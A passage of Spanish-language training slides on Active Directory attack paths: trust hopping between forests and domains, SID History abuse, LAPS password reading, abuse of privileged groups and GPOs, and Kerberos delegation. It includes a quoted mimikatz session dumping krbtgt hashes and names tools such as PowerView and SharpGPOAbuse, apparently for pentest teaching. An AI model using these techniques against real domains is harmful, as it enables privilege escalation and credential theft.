
4.2

Saltando entre “bosques”

Saltos entre bosques

Una confianza bidireccional entre bosques permite acceder a los recursos de un bosque desde el otro. Esto implica que haya visibilidad entre ambos bosques.

- El compromiso de uno de los bosques puede permitir el acceso a los recursos del otro bosque.
- La presencia de recursos compartidos puede generar la aparición de mismos usuarios con misma contraseña en ambos bosques.
- Se podría solicitar un Inter-realm TGT para estas cuentas.




4.3

Saltando entre ramas y árboles

Saltos entre árboles y ramas

Un dominio (árbol) puede estar formado por 1 o por varios subdominios.

- Cada subdominio tendrá visibilidad sobre el resto de los subdominios, sin embargo, no tendrá privilegios sobre niveles superiores.
- El compromiso de un dominio hijo podría implicar el compromiso del dominio padre (si SID Filtering no está habilitado).
- El compromiso del dominio principal implica el compromiso total del dominio.
- Por defecto, la confianza es bidireccional en estos entornos.



4.4

Ataque SID History

Ataques SID History

Es un atributo creado para permitir los escenarios de migración de un dominio A a un dominio B.

SID History permite clonar el acceso de una cuenta a otra y es muy útil para asegurarse de que los usuarios conservan el acceso cuando migran de un dominio a otro.

Si dicho atributo no se elimina tras la migración, puede ser utilizado para escalar privilegios.

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\BobaFett> whoami
adsec\lab\bobafett
PS C:\Users\BobaFett> Enter-PSSession -ComputerName adsdc03.lab.adsecurity.org
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adsec\lab\bobafett
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\mimikatz "privilege::debug" "sekurlsa::krbtgt" exit
.#####. mimikatz 2.0 alpha <x64> release "Kiwi en C" <May 29 2015 23:55:17>
## ^ ##
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## v ## http://blog.gentilkiwi.com/mimikatz <oe.eo>
'#####' with 15 modules * * */

mimikatz(commandline)> # privilege::debug
Privilege '20' OK

mimikatz(commandline)> # sekurlsa::krbtgt
Current krbtgt: 5 credentials
* rc4_hmac_nt : 1a33736fd25ad06dd9c61310173hc326
* rc4_hmac_old : 1a33736fd25ad06dd9c61310173hc326
* rc4_md4 : 1a33736fd25ad06dd9c61310173hc326
* aes256_hmac : 20d7c5cef8aeefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
* aes128_hmac : 2433f1c6d10a2d466294ff983a625956

mimikatz(commandline)> # exit
Bye!
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents>
```

Fuente: <https://adsecurity.org/?p=1772>

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof
DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled : True
GivenName :
MemberOf :
Name : BobaFett
ObjectClass : user
ObjectGUID : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName : BobaFett
SID : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

Fuente: <https://adsecurity.org/?p=1772>

Referencias

1. Saltos entre bosques, árboles y ramas
2. SID History Attack
3. Kerberos Constrained Delegation (Teoria)

4.5

Abuso de LAPS


Abuso de LAPs

LAPS permite gestionar de una manera única y centralizada los permisos locales de administrador de cualquier equipo de un Directorio Activo.

- Permite tener una contraseña compleja que rota cada cierto tiempo de manera automática.
- Dicha contraseña es accesible solo por los Domain Admins.
- Normalmente, la gestión de LAPS suele delegarse a otros grupos/usuarios del dominio. El compromiso de estos objetos compromete todos los equipos del dominio.



```
PS C:\Users\Rodolfo\Desktop> Get-DomainController -Domain mcs-admpwd -Server: | Select-Object name,ms-  
name ms-mcs-admpwd  
---  
L4  
L2  
L3  
L2  
L3  
L3  
E$01  
E$02  
L5  
L6 e4Z7  
L8 qeNq  
L2 Ph2v
```



Microsoft LAPS Config

Scope Details Settings Delegation

Microsoft LAPS Config
Data collected on: 8/14/2016 7:56:44 AM

Computer Configuration (Enabled)

Policies

Administrative Templates
Policy definitions (ADMX files) retrieved from the central store.

LAPS

Policy	Setting	Comment
Do not allow password expiration time longer than required by policy	Enabled	
Enable local admin password management	Enabled	
Password Settings	Enabled	
Password Complexity		Large letters + small letters + numbers + specials
Password Length	20	
Password Age (Days)	30	

User Configuration (Enabled)

No settings defined.

Abuso de LAPs

Microsoft actualizó este despliegue a finales de 2023, permitiendo su integración con Azure AD/Entra ID.

En las versiones nuevas, el parámetro que contiene la contraseña pasa de ser:

- Ms-mcs-admpwd a msLAPS-Password.

Solo [disponible](#) para versiones de Windows con la actualización del 11 abril de 2023.


LAPS

Nombre de la cuenta de administrador que se va a administrar	Configuración	Estado	Comentario
	■ Habilitar la copia de seguridad de contraseñas para las cuentas de administrador	No configurada	No
	■ Configurar el tamaño del historial de contraseñas cifradas	No configurada	No
	■ Habilitar cifrado de contraseña	No configurada	No
	■ Configurar descifradores de contraseñas autorizados	No configurada	No
	■ Nombre de la cuenta de administrador que se va a administrar	Habilitada	No
	■ Configurar el directorio de copia de seguridad de contraseñas	Habilitada	No
	■ No permitir que el tiempo de expiración de la contraseña sea menor que 90 días	No configurada	No
	■ Configuración de contraseña	Habilitada	No
	■ Acciones posteriores a la autenticación	No configurada	No

Requisitos:
Como mínimo, Microsoft Windows 10 o versiones posteriores

Descripción:
Esta configuración de directiva especifica un nombre de cuenta de administrador personalizado para el que administrar la contraseña.

Si se habilita esta configuración de directiva, LAPS administrará la contraseña de una cuenta local con este nombre.



4.6

Abuso de grupos privilegiados


Abuso de grupos privilegiados

Suelen identificarse usuarios no administradores pertenecientes a grupos de dominio con privilegios elevados.

El compromiso de estos usuarios puede derivar en el compromiso total o parcial del dominio.

Los grupos sensibles a tener en cuenta son:

- **Account Operators** -> Permite iniciar sesión en los DCs de manera local. Permite crear usuarios y grupos en el dominio.
- **Backup Operators** -> Permite iniciar sesión en los DCs de manera local y hacer copias de seguridad de ficheros y directorios, entre otros. Permite abusar del permiso SeBackupPrivilege y crear una shadow copy del DC.
- **DNS Admins** -> Permite cargar DLLs con los privilegios del servicio dns.exe, que se ejecuta como SYSTEM.
- **Print Operators** -> Permite iniciar sesión en los DCs de manera local, cargar drivers y gestionar elementos relacionados con las impresoras.
- **Server Operators** -> Permite iniciar sesión en los DCs de manera local y hacer copias de seguridad de ficheros y directorios, entre otros.



4.7

Abuso de GPOs

Abuso de GPOs

Son políticas que se aplican a OUs a lo largo del entorno.

- Por defecto, solo los Domain/Enterprise Admins tienen permisos para crear y editar GPOs.
- Normalmente, su gestión, suele estar delegada a grupos de administradores o usuarios con privilegios del dominio.
- Una mala gestión de estos permisos puede desembocar en usuarios con privilegios sobre ciertas (o todas) las GPOs de un entorno.
- Podemos usar [PowerView](#) para enumerar GPOs vulnerables:
 - Invoke-ACLScanner – Para identificar el GUID de la GPO que podamos modificar con nuestro usuario.
 - Get-DomainGPO – Para identificar el nombre de la GPO a partir de su GUID.
- Podemos usar [SharpGPOAbuse](#) para abusar de ellas.

The image contains three screenshots related to Group Policy Management:

- Group Policy Management:** Shows the navigation tree. A red box highlights "Forest: math.cult". Under "math.cult", a red box highlights "math.cult", "Admin User Disable_Test", "Default Domain Policy", "Domain Controllers", and "Servidores_Web".
- Servidores_Web:** A table titled "Servidores_Web" showing linked group policy objects. It has two tabs: "Linked Group Policy Objects" and "Group Policy Inheritance". The "Group Policy Inheritance" tab is selected. It shows a single entry: "Link Order": 1, "GPO": "GPO_Vulnerable". A red box highlights the "GPO_Vulnerable" link.
- GPO_Vulnerable:** A detailed view of the "GPO_Vulnerable" object. It has tabs for "Scope", "Details", "Settings", and "Delegation". The "Delegation" tab is selected. A red box highlights the "These groups and users have the specified permission for this GPO" section. Below it, a table lists "Groups and users":

Name	Allowed Permissions	Inherited
Authenticated Users	Read (from Security Filtering)	No
Domain Admins (MATH\Domai...)	Edit settings, delete, modify security	No
Enterprise Admins (MATH\Enter...)	Edit settings, delete, modify security	No
ENTERPRISE DOMAIN CONTR...	Read	No
Pitagoras (pitagoras@math.cult)	Edit settings	No
SYSTEM	Edit settings, delete, modify security	No

A red box highlights the row for "Pitagoras".

Referencias

1. Abuso de LAPS
2. Privilege Groups Abuse
3. Abuso de GPOs

5

Delegación

Delegando con Kerberos


La delegación de Kerberos es una configuración que permite a las aplicaciones solicitar las credenciales de acceso del usuario final para acceder a recursos en nombre dicho usuario.

Es una implementación que permite evitar el famoso problema del "doble salto".

El principal problema de la delegación de Kerberos es que hay que confiar en que la aplicación haga siempre lo correcto.

A continuación, se citan los tipos de delegación existentes:

- **Delegación no restringida**
- **Delegación restringida**
- **Delegación restringida basada en recursos (RBCD)**





Unconstrained Delegation - Teoría

Puede asignarse a cualquier equipo del dominio por parte de un Administrador de Dominio.

Esta funcionalidad permite que, cada vez que un usuario inicie sesión en ese equipo, una copia de su TGT va a encontrarse dentro del TGS proporcionado por el DC.

En otras palabras, el ticket (con sus privilegios) podrá obtenerse de la memoria del equipo.




Unconstrained Delegation - Abuso

Para poder abusar de esta funcionalidad, es necesario acceder con un usuario con privilegios a dicha máquina. Una vez dentro, podremos obtener los tickets cacheados e importados en nuestra sesión.

